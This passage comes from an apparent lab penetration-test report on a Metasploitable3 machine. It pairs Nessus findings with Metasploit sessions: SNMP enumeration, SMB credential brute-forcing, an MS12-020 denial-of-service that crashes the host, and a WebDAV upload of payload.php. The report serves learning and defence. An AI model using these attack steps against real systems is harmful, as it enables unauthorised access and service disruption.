
Solution

Disable the SNMP service on the remote host if you do not use it.
Either filter incoming UDP packets going to this port, or change the default community string.

We looked to see if we can gain some information on list of users by using the "auxiliary/scanner/snmp/snmp_enumusers" module in Metasploit. This scan provided us with the list of remote users in SNMP which can be used to attack other services.



We then used "auxiliary/scanner/snmp/snmp_enum" module in Metasploit to get a full information on the remote system such as system information, user accounts, network information, interfaces, services, storage information, processes, etc. We could go through this information to possibly use it as an attack vector, but this is out of the scope of this test.



This vulnerability allows attackers to obtain the default community name of the remote SNMP server which we looked to exploit.

We used SNMPWalk tool which acts as SNMP client, and we used it to forward requests to SNMP service on the Metasploitable3 machine. As we can see we are able to view the public community string “vagrant-2008R2” as shown in the screenshot below.

```
┌──(dipendra㉿kali)-[~]
└─$ snmpwalk -c public 192.168.56.102 -v1 | more
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 23 Model 113 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.2
iso.3.6.1.2.1.1.3.0 = Timeticks: (159523) 0:26:35.23
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "vagrant-2008R2"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 19
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
```

We looked to exploit this by demonstrating if we could modify this string value using snmpset. This would only work if the SNMP service was set to Read/Write permissions so we were actually unsuccessful to modify these values as the SNMP service was set to Read Only permission so there was not response from the server which can be seen as positive.

```
┌──(dipendra㉿kali)-[~]
└─$ snmpwalk -c public 192.168.56.102 -v1 | grep 3.6.1.2.1.1.5.0
iso.3.6.1.2.1.1.5.0 = STRING: "vagrant-2008R2"
```

```
┌──(dipendra㉿kali)-[~]
└─$ snmpset -v1 -c public 192.168.56.102 iso.3.6.1.2.1.1.5.0 s "HACKED"
Timeout: No Response from 192.168.56.102
```

3) SMB Vulnerabilities (Port 445)

SMB (Server Message Block) is used for file sharing between various OS such as Windows, Uniux or Linux. It functions as an application-layer network protocol that is mainly used to provide shared access to files, printers, serial interfaces, and other types of network communications.

MEDIUM SMB Signing not required

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.


Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.


We looked to brute-force SMB login credentials using “auxiliary/scanner/smb/smb_login” module in Metasploit. Once again, we used the custom users and passwords file that we created previously to exploit this.

```
msf6 auxiliary(scanner/smb/smb_login) > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set user_file ~/users.txt
user_file => ~/users.txt
msf6 auxiliary(scanner/smb/smb_login) > set pass_file ~/passwords.txt
pass_file => ~/passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/smb/smb_login) > set stop_on_success false
stop_on_success => false
msf6 auxiliary(scanner/smb/smb_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/smb/smb_login) > exploit

[!] 192.168.56.102:445    - No active DB -- The following option will be ignored: DB_ALL_CREDS
[+] 192.168.56.102:445    - 192.168.56.102:445 - Success: '.\vagrant:vagrant' Administrator
[+] 192.168.56.102:445    - 192.168.56.102:445 - Success: '.\Administrator:vagrant' Administrator
[*] 192.168.56.102:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

We were able to find more information by using the "auxiliary/scanner/smb/smb_enumshares" module with the credentials that we identified previously.




Even better, we were able to retrieve significant amount of information by using "auxiliary/scanner/smb/smb_lookupsid" module.




4) Remote Desktop Protocol (RDP) Vulnerabilities (Port 3389)

On ay Windows OS, RDP is disabled by default, but Metasploitable3 machine has server vulnerabilities like the one below that we can exploit.




We can simply get access to the remote machine just by typing in rdesktop <target IP> as shown below if you have the correct login credentials.




In this next vulnerability, we looked to do a DoS (Denial of Service) exploit to the remote machine by using the "auxiliary/scanner/rdp/ms12_020_check" to check if the target machine was vulnerable and used the "auxiliary/dos/windows/rdp/ms12_020_maxchannelids" module to execute a DoS attack. We also monitored the Metasploitable3 machine to see the effects while launching DoS attack.

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > use auxiliary/scanner/rdp/ms12_020_check
msf6 auxiliary(scanner/rdp/ms12_020_check) > set rhosts 192.168.56.102
rhosts ⇒ 192.168.56.102
msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit

[+] 192.168.56.102:3389   - 192.168.56.102:3389 - The target is vulnerable.
[*] 192.168.56.102:3389   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 192.168.56.102
rhosts ⇒ 192.168.56.102
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.56.102

[*] 192.168.56.102:3389 - 192.168.56.102:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.56.102:3389 - 192.168.56.102:3389 - 210 bytes sent
[*] 192.168.56.102:3389 - 192.168.56.102:3389 - Checking RDP status ...
[+] 192.168.56.102:3389 - 192.168.56.102:3389 seems down
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```


As we can see below, the attack has resulted the machine to crash and was prompted for a restart.





5) Apache Tomcat vulnerabilities (Port 8282)


Nessus scan has identified various Apache Tomcat vulnerabilities which we will try and exploit. As mentioned before in previous exploitation, this web server is similar to Apache web server but for JSP (Java Server Pages). Our plan was to firstly survey the website to identify any possible vulnerable pages, gain credentials using brute-force exploits and try and payload.




We used the "auxiliary/scanner/http/dir_scanner" module in Metasploit to obtain web pages that we could have a look at as a point of entry.

```
msf6 auxiliary(scanner/http/dir_scanner) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 192.168.56.102
rhosts ⇒ 192.168.56.102
msf6 auxiliary(scanner/http/dir_scanner) > set rport 8282
rport ⇒ 8282
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 192.168.56.102
[+] Found http://192.168.56.102:8282/axis2/ 200 (192.168.56.102)
[+] Found http://192.168.56.102:8282/docs/ 200 (192.168.56.102)
[+] Found http://192.168.56.102:8282/examples/ 200 (192.168.56.102)
[+] Found http://192.168.56.102:8282/manager/ 302 (192.168.56.102)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```


Now when we navigated to the manager web page, we were prompted to put in login credentials which we do not have currently but interestingly enough, In the page below Tomcat server directed us to where we can find the valid login credentials for manager which was in "conf/tomcat-users.xml". All we needed to do was locate and view the file content to obtain the valid manager credentials for further exploitation.



6) WebDAV Vulnerabilities (Port 8585)




This vulnerability allows users to remotely add and manage contents to the web server. We can see that there are multiple services running on the port including the two directories which we could freely upload files and exploit.



We now looked to exploit this by using the "auxiliary/scanner/http/http_put" module to upload files onto the upload directory which we can see is present on the server. We specified our rhost, rport, path of the directory, filename and the filedata path.

```
msf6 auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/http/http_put
msf6 auxiliary(scanner/http/http_put) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/http/http_put) > set rport 8585
rport => 8585
msf6 auxiliary(scanner/http/http_put) > set path /uploads
path => /uploads
msf6 auxiliary(scanner/http/http_put) > set filename payload.php
filename => payload.php
msf6 auxiliary(scanner/http/http_put) > set filedata file:/root/payload.php
[-] Error while running command set: Permission denied @ rb_sysopen - /root/payload.php

Call stack:
/usr/share/metasploit-framework/lib/msf/core/opt_string.rb:29:in `read'
/usr/share/metasploit-framework/lib/msf/core/opt_string.rb:29:in `normalize'
/usr/share/metasploit-framework/lib/msf/core/opt_string.rb:38:in `valid?'
/usr/share/metasploit-framework/lib/msf/core/data_store_with_fallbacks.rb:72:in `[]='
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1956:in `cmd_set'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:581:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:530:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:168:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:23:in `<main>'
msf6 auxiliary(scanner/http/http_put) > exploit

[+] File uploaded: http://192.168.56.102:8585/uploads/payload.php
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_put) >
```


Here we can see that we successfully uploaded the file on to the /uploads directory where we have exploited the vulnerability of users being able to upload contents to web server remotely without any restriction.



Index of /uploads

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[ ]	payload.php	06-Apr-2023 08:29	13	

7) Windows NetBIOS vulnerability (Port 137)




We had previously identified that one of the ports that was open through our Nmap UDP scan was port 137 which is a name service provided by NetBIOS. We identified that 